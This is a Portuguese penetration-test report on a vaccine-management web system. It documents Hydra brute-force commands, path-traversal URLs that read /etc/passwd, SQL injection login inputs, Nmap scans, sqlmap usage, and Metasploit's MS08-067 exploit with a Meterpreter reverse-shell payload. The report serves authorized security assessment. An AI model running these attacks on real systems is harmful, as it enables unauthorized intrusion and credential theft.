**Resultados detalhados**

Nessa sessão, serão relatados, de forma detalhada, os resultados obtidos na execução dos testes em cada iteração planejada. Serão apresentados os passos utilizados para detectar possíveis vulnerabilidades, as vulnerabilidades encontradas e quais danos estas podem causar caso sejam exploradas.

1. **Iteração 1**

**1.1. Tela Login - Exploração via Força Bruta**

Tarefa realizada dia 01/04/16.

Duração 1hora e 20 minutos.

**Objetivo**

Utilizar a ferramenta Hydra para adivinhar, por tentativa e erro, um login de um usuário e senha válidos para efetuar login no Sistema de Vacinas para verificar se a tela de Login não é vulnerável a ataques de força bruta.

**Resultados**

**Tentativa 1**

Configurar a Hydra com 3 parâmetros para que ela realize os testes de acesso com força bruta na tela de Login.

**Impedimento**: Hydra não está reclamando de 3 parâmetros quando, a tela de Login só utiliza 2.

**Resultado**: Indefinido.

**Tentativa 2**

Inserir um login de usuário válido e possíveis senhas mais comuns utilizadas para acesso de um sistema e ser bloqueado de alguma forma.

Configurar o número de 16 tentativas de acesso na ferramenta Hydra.

*Comando utilizado: hydra -l admin -P forcaBruta IP\_do\_servidor http-post-form “vacina/login.php:login=^USER^:senha=^PASS^:logado=false”*

No comando acima:

1. “-l” significa o login utilizado no momento. Nesse caso, deve ser sempre “admin”, pois foi o único usuário válido fornecido para a realização de testes no Sistema de Vacinas;
2. “-P” aponta para o arquivo contendo as senhas que a Hydra tentará utilizar para fazer o login;
3. IP\_do\_servidor é o IP onde está hospedada a aplicação alvo;
4. “http-post-form” é o método utilizado, no caso , POST do HTTP;
5. *“vacina/login.php:login=^USER^:senha=^PASS^:logado=false”* é a URL utilizada para fazer a requisição.
   1. USER é onde a Hydra deve inserir o login válido usado na requisição;
   2. PASS é onde a Hydra deve inserir a senha válida usada na requisição.

**Resultado:** Passou no teste.

**Tentativa 3**

Configurar a ferramenta Hydra para executar tentativas utilizando o login “admin”, cadastrado na base de dados do sistema. Além disso, usar um dicionário de senhas retiradas da *Lista de Piores Senhas de 2015* da SplashData [1].

Esperava-se que o sistema possuísse algum tipo de controle.

*Comando utilizado:*

*hydra -l admin -P forcaBruta IP\_do\_servidor http-post-form “vacina/login.php:login=^USER^:senha=^PASS^:logado=false” -V*

No comando acima:

1. “-l” significa o login utilizado no momento. Deve ser sempre admin, pois é foi único usuário válido fornecido para a realização de testes no Sistema de Vacinas;
2. “-P” aponta para o arquivo contendo as senhas que a Hydra tentará utilizar;
3. IP\_do\_servidor é o IP onde está hospedada a aplicação;
4. “http-post-form” é o método utilizado, no caso , POST do HTTP;
5. “*vacina/login.php:login=^USER^:senha=^PASS^:logado=false”* é a URL utilizada para fazer a requisição;
   1. USER é onde a Hydra deve inserir o login válido usado na requisição;
   2. PASS é onde a Hydra deve inserir a senha válida usada na requisição.
6. “-V” é para exibir no console o resultado da operação.

**Resultado:** Não passou no teste. Entretanto, a execução do teste mostrou que o sistema é vulnerável ao acesso via força bruta. A Figura 1 mostra que embora várias tentativas tenham sido realizadas sem sucesso de login, o sistema permite que várias requisições sejam feitas ao servidor por tempo indeterminado. Como não há mecanismo de bloqueio para inúmeras requisições de login, o sistema abre uma brecha para que senhas de acesso ao sistema possam ser descobertas após várias tentativas.




Figura 1 - Resultado da operação


**1.2. Tela Login - Exploração via Path Transversal**

Tarefa realizada entre os dias 31/03/16 e 01/04/16.

Duração: 2 horas e 30 minutos.

Um scanner foi realizado através da ferramenta Burp Suite para identificar a estrutura de diretórios do sistema dentro do servidor.

Os resultados obtidos, conforme mostra a figura 2, foram utilizados para executar os testes deste tópico.

.

**Figura 2 - Resultado mapeamento diretórios do sistema**

**Objetivo**

Através dos parâmetros enviados pela URL e utilizados pela aplicação para realizar login, tentar navegar em diretórios da aplicação dentro do servidor. Dessa forma, conseguir acesso a locais não autorizados a um usuário do sistema. Foram utilizados os seguintes comandos “ ../../” para tentar realizar a navegação de pastas.

**Resultados**

**Tentativa 1**

Quando o sistema não consegue efetuar um login, o seguinte parâmetro é exibido na url: *vacina/login.php?****logado****=false.*

A primeira tentativa foi fazer uma requisição ao servidor alterando a url citada anteriormente para: v*acina/login.php?logado=../../dir,* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o Sistema de Vacinas.

1. O comando “../../” foi utilizado para tentar a navegação de forma forçada dentro da estrutura de pastas do sistema operacional do servidor no qual a aplicação está hospedada.
2. O comando *dir*  no cmd do Windows serve para listar os arquivos e diretórios dentro da pasta atual.

**Resultado**: Passou no teste.

**Tentativa 2**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?logado= ../../cat /etc/passwd,* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o Sistema de Vacinas.

Foi esperado que o sistema realizasse algum bloqueio para impedir o acesso.

1. O comando “../../” foi utilizado para tentar a navegação de forma forçada dentro da estrutura de pastas do sistema operacional do servidor no qual a aplicação está hospedada.
2. O comando *cat /etc/passwd* , no sistema operacional Linux, serve para listar o conteúdo de passwd (local onde ficam armazenados informações de senha dos usuários). Como o sistema operacional do servidor em questão é Windows, então caso seja executado, o esperado seria um erro.

**Resultado**: Passou no teste.

**Tentativa 3**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?logado=%2e%2e%2f%2e%2e%2f (código equivalente a ../../),* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o Sistema de Vacinas. Foi esperado que o sistema realizasse algum bloqueio para impedir o acesso.

1. O comando “../../” servem para tentar a navegação de forma forçada dentro da estrutura de pastas do sistema operacional do servidor que hospeda o Sistema de Vacinas.

**Resultado**: Passou no teste.

**Tentativa 4**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?logado=../data.js* para acessar o arquivo “data.js”, a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o Sistema de Vacinas. Foi esperado que o sistema realizasse algum bloqueio para impedir o acesso.

1. O comando “../” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional do servidor.
2. “data.js” foi um arquivo descoberto através do escaneamento realizado através do Burp Suite Intercept para mapear a estrutura de pastas da aplicação.

**Resultado**: Passou no teste.

**Tentativa 5**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?logado=./././ ,* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o Sistema de Vacinas. Foi esperado que o sistema realizasse algum bloqueio para impedir o acesso.

1. O comando “./.././” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional que hospeda a aplicação.

**Resultado**: Passou no teste

**Tentativa 6**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?login=teste&senha=./././,* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o Sistema de Vacinas. Foi esperado que o sistema realizasse algum bloqueio para impedir o acesso.

1. O comando “./.././” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional que hospeda a aplicação.

**Resultado**: Passou no teste

**Tentativa 7**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?login=teste&senha=.. ,* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o Sistema de Vacinas. Foi esperado que o sistema realizasse algum bloqueio para impedir o acesso.

1. O comando “./.././” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional que hospeda a aplicação.

**Resultado**: Passou no teste

**1.3 Tela Login - Mapeamento da hierarquia de pastas do sistema**

Tarefa realizada dia 30/03/16.

Duração: 1 hora e 30 minutos.

**Objetivo**

Utilizar de forma automatizada o módulo Burp Spider da ferramenta Burp Suite para realizar um reconhecimento da a hierarquia de diretórios do sistema armazenados dentro do servidor a partir da URL da tela de Login: IP\_do\_servidor/vacina/login.php. A partir dos resultados, verificar se foi possível ter acesso à hierarquia de pastas do sistema mesmo sem efetuar a requisição do login. Além disso, verificar se é possível ter acesso aos códigos da aplicação.

**Resultados**

**Tentativa 1**

Acessar a página do Login utilizando a url

http:// IP\_do\_servidor/vacina/login.php.

Esperava-se que o sistema não permitisse a visualização da hierarquia de pastas do sistema.

**Resultado**: Passou no teste. Conforme mostra figura 3, não foi possível mapear a estrutura de pastas do sistema apenas acessando a página de Login.




Figura 3 - Resultado tentativa de mapeamento diretórios do sistema

**1.4 Tela Login - Exploração via SQL Injection**

Tarefa realizada dia 07/04/16.

Duração: 1 hora e 40 minutos.

**Objetivo**

Submeter entradas maliciosas no sistema através de injeção de códigos SQL na página de Login na tentativa de forçar ações não autorizadas no sistema.

**Resultados**

**Tentativa 1**

Verificar se o campo Login é vulnerável a injeção de código SQL fazendo uso da técnica de concatenação de aspas simples.

Foi esperado que o sistema realizasse o tratamento do caractere aspa simples como um parâmetro regular da consulta.

Entrada: *admin’*

**Resultado**: Passou no teste. A aplicação realizou o tratamento de dados de entrada e não permitiu a injeção de instruções SQL através do campo de Login.

**Tentativa 2**

Inserir um texto com uma distribuição adequada de aspa simples e comentários inline [8,9 e 10] como entrada no campo Login, a fim de modificar a instrução SQL utilizada pelo sistema na consulta de dados referentes ao login de usuários cadastrados. Comentários inline foram utilizados para tentar forçar o interpretador de SQL da aplicação a ignorar todas as instruções SQL que vierem após o comentário inserido.

Entradas:

*admin’ or 1=1 #*

*admin’ or 1=1 --*

Essa parte é muito explicativa pra um charter de testes sem contar que existe duplicação do mesmo texto em outros charters, eu removeria.

O envio desses dados como entrada no campo do Login, tenta forçar o sistema a consultar não apenas os dados do usuário *admin*, mas de todos os usuários cadastrados na base de dados, uma vez que a instrução “1=1” será sempre verdadeira.

Foi esperado que o sistema realizasse o tratamento de todos os caracteres informados como parâmetros regulares da consulta.

**Resultado**: Passou no teste. A aplicação realizou o tratamento de dados de entrada, não permitindo a mudança de comportamento da instrução SQL utilizada pelo sistema para consultar os dados dos usuários cadastrados.

**Tentativa 3**

Essa parte é muito explicativa pra um charter de testes, eu removeria.

Inserir um texto fazendo uso de uma única aspa simples para completar a entrada de uma possível instrução SQL executada no momento do login no sistema. Nesse caso, é possível que uma instrução SQL de consulta semelhante a essa seja executada SELECT login from usuarios WHERE login = ‘admin’ or ‘a’=’a’.

Entradas:

admin’ or ‘a’=’a

Essa parte é muito explicativa pra um charter de testes sem contar que existe duplicação do mesmo texto em outros charters, eu removeria.

O envio desses dados como entrada no campo do Login, tenta forçar o sistema a consultar não apenas os dados do usuário *admin*, mas de todos os usuários cadastrados na base de dados, uma vez que a instrução ‘a’=’a’ será sempre verdadeira.

Foi esperado que o sistema realizasse o tratamento de todos os caracteres informados como parâmetros regulares da consulta.

**Resultado:** Passou no teste. A aplicação realizou o tratamento de dados de entrada, não permitindo a mudança de comportamento da instrução SQL utilizada pelo sistema para consultar os dados dos usuários cadastrados.

1. **Iteração 2**

**2.1 Análise do Servidor - Exploração via Nmap**

Tarefa realizada no dia 09/04/16

Duração: 1 hora.

**Objetivo**

Utilizar a ferramenta Nmap para descobrir quais portas estavam abertas no servidor e que atividade maliciosa pode ser desenvolvida a partir disso.

**Resultados**

**Tentativa 1**

*Utilização do comando nmap -Ss -O IP\_do\_servidor.*

1. “-Ss” permite que a ferramenta tente fazer o scan SYN do TCP.
2. “-O” permite que a ferramenta tente encontrar o sistema operacional rodando no momento.
3. IP\_do\_servidor informa o IP onde está hospedada a aplicação em teste.

Esperava-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas abertas, os serviços que essas portas rodavam no momento do escaneamento.

**Resultado:** Erro na ferramenta.

**Tentativa 2**

*Utilização do comando nmap -sS -O IP\_do\_servidor.*

1. “-sS” permite que a ferramenta tente fazer o scan SYN do TCP.
2. “-O” permite que a ferramenta tente encontrar o sistema operacional rodando no momento.
3. IP\_do\_servidor informa o IP onde está hospedada a aplicação em teste.

Esperava-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas abertas, os serviços que essas portas rodavam no momento do escaneamento.

**Resultado:** Passou no teste. Conforme a Figura 4, a ferramenta conseguiu escanear todas as portas abertas e exibir os serviços que estavam rodando nessas portas.




Figura 4 - Portas encontradas e os serviços que estavam rodando nelas no momento do escaneamento.

**Tentativa 3**

*Utilização do comando: nmap -sV -O IP\_do\_servidor.*

1. “-sV” permite que a ferramenta realize o SYN e busque a versão do software rodando no momento.
2. “-O” permite que a ferramenta tente encontrar o sistema operacional rodando no momento.
3. IP\_do\_servidor informa o IP onde está hospedada a aplicação em teste.

Esperava-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas abertas, e as versões dos sistemas que essas portas rodavam no momento do escaneamento.

**Resultados:** Passou no teste. Conforme a Figura 5 foi possível escanear as portas abertas e identificar a versão dos sistemas que estavam rodando nelas.




Figura 5 - Portas escaneadas e versões dos sistemas que elas estavam rodando.

Serviços:

* Microsoft Windows RPC - Ferramenta semelhante ao TeamViewer que conecta o computador criando um esquema de servidor - cliente;
* Microsoft Windows microsoft-ds - Ferramenta que auxilia a implantação de imagens em uma distribuição Windows.

**Tentativa 4**

*Utilização do comando nmap -sU -O IP\_do\_servidor.*

1. “-sU” permite que a ferramenta utilize o detector de portas UDP.
2. “-O” permite que a ferramenta tente encontrar o sistema operacional rodando no momento.
3. IP\_do\_servidor informa o IP onde está hospedada a aplicação em teste.

Esperava-se descobrir as portas UDP abertas, e as versões dos sistemas que essas portas rodavam no momento do escaneamento.

**Resultado:** Passou no teste. Conforme a Figura 6, foi possível identificar as portas UDP abertas e os serviços que elas estavam rodando no momento do escaneamento.


.

Figura 6 - Portas UDP escaneadas e serviços que estavam rodando nelas no momento do escaneamento.

Serviços: ntp [3] - protocolo de sincronização de relógios usando UDP;

* netbios-ns - responsável pelo registro de nomes de aplicação do NetBios [4];
* netbios -dgm - serviço de datagrams do NetBios ;
* snmp [5] - gerenciamento de redes;
* microsoft-ds - protocolo windows para compartilhamento e impressões de arquivos;
* L2TP - protocolo de encapsulamento de camada 2, para criar redes vpn privadas;
* nat-t-like - protocolo de tradução de ips.

**Tentativa 5**

*Utilização do comando nmap -A -O IP\_do\_servidor.*

1. “-A” é para usar o Tracerouter na requisição.
2. “-O” permite que a ferramenta tente encontrar o sistema operacional rodando no momento.
3. IP\_do\_servidor informa o IP onde está hospedada a aplicação em teste.

Esperava-se descobrir a rota traçada pelo Tracerouter.

**Resultado:** Passou no teste. Conforme as Figura 7 e 8, foi possível identificar a rota traçada pelo Tracerouter.




Figura 7 - Rota traçada pelo Tracerouter - Parte 1




Figura 8 - Rota traçada pelo Tracerouter - Parte 2

**Tentativa 6**

*Utilização do comando nmap -sV -p 1-65535 -O IP\_do\_servidor.*

1. “-sV” permite que a ferramenta realize o SYN e buscar a versão do software rodando no momento.
2. “-p” indica quais portas devem ser usadas no teste, o delimitador é “-”.
3. “-O” permite que a ferramenta tente encontrar o S.O. rodando no momento.
4. IP\_do\_servidor é o IP onde está hospedada a aplicação em teste.

Esperava-se descobrir a versão dos softwares que estavam rodando nas portas escaneadas.

**Resultado:** Passou no teste. Conforme a Figura 9, foi possível identificar a versão dos softwares que estavam rodando nas portas escaneadas.




Figura 9 - Versão do software rodando nas portas escaneadas

**Tentativa 7**

*Utilização do comando nmap -sU -p 1-65535 IP\_do\_servidor.*

1. “-sU” permite que a ferramenta use o detector de portas UDP.
2. “-O” permite que a ferramenta tente encontrar o sistema operacional rodando no momento.
3. IP\_do\_servidor é o IP onde está hospedada a aplicação em teste.

Esperava-se descobrir a versão dos softwares que estavam rodando nas portas UDP escaneadas.

**Resultado:** Passou no teste.




Figura 10 - Versão do software rodando nas portas UDP escaneadas.

* 1. **Ataque à porta RPC - via Nmap**

Tarefa realizada dia 10/04/16.

Duração: 1 hora.

**Objetivo**

Ataque à porta RPC descoberta na análise de servidor via Nmap realizada anteriormente.

Tentar se conectar à porta 135 usando o framework Metasploit para tentar conseguir privilégios dentro do Windows.

**Resultados**

**Tentativa 1**

Tentar configurar algum exploit que ataque a porta 135.

**Resultado:** A ferramenta é de difícil configuração e possui documentação muito ruim para iniciantes. Não foi possível obter grandes resultados.

**Tentativa 2**

O exploit escolhido para testar o caso específico da porta RPC foi o *auxiliary/scanner/msf/msf\_rpc\_login*. O payload a ser executado é o *windows/meterpreter/reverse\_tcp.* Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

**Resultado**: O exploit foi enviado mas não trouxe resultado. Após verificação, foi constatado que o exploit é voltado pra Windows NT.

**Tentativa 3**

Tentar atacar a porta 445 usando exploits automatizados.

Para esse caso, o exploit escolhido foi o MS08-67 disponível no caminho */windows/smb/ms08\_067\_netapi.* Ele serve especificamente para explorar uma vulnerabilidade do *microsoft ds*. O payload é o utilizado na tentativa 2: *windows/meterpreter/reverse\_tcp.* Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

**Resultado**: Passou no teste.

**Tentativa 4**

Tentar atacar a porta 135.

O exploit escolhido foi o *auxiliary/scanner/msf/msf\_rpc\_login* para testar o caso específico da porta RPC escolhida. O payload a ser executado é o *windows/meterpreter/reverse\_tcp.* Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

**Resultado**: Passou no teste.

**2.3 Tela de Login – Sqlmap**

Tarefa realizada no dia 11/04.

Duração: 2 horas e 30 minutos.

**Objetivo**

Utilizar a ferramenta Sqlmap para automatizar o processo de detecção de vulnerabilidades na tela de Login fazendo uso injeção SQL.

**Resultados**

**Tentativa 1**

Verificar se a tela de Login é vulnerável a injeção de código SQL. Caso haja vulnerabilidade, conseguir obter o nome do banco de dados utilizado pelo sistema.

Para realizar essa tentativa foi necessário utilizar a ferramenta Burp Suite para capturar as informações de cookie contidas no cabeçalho de requisição HTTP no momento em que a página do Login é acessada.




Figura 11- Parâmetros obtidos através do Burp Suite.

Entrada:

*./Sqlmap.py -u "*[*http://IP\_do\_servidor/vacina/login.php?logado=false*](http://192.168.0.58/vacina/index.php?pg=servidores)*"*

*--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" -b --current -db*

1. “./sqlmap.py” comando utilizado para executar a ferramenta Sqlmap.
2. “-u” utilizado para especificar a URL alvo da página a ser explorada.
3. “--cookie” utilizado para especificar um cookie de sessão válido a ser passado para o Sqlmap durante o ataque.
4. “--current -db” utilizado para obter o nome do banco de dados utilizado pela aplicação.

Esperava-se que a tela de Login não fosse vulnerável à injeção de SQL e consequentemente não fosse possível descobrir o nome do banco de dados utilizado pela aplicação.

**Resultado:** Passou no teste. As figuras 12, 13 e 14 mostram os resultados do Sqlmap.




Figura 11 - Resultado aplicação SQL Injection via Sqlmap. Parte 1.




Figura 12 - Resultado aplicação SQL Injection via Sqlmap. Parte 2.

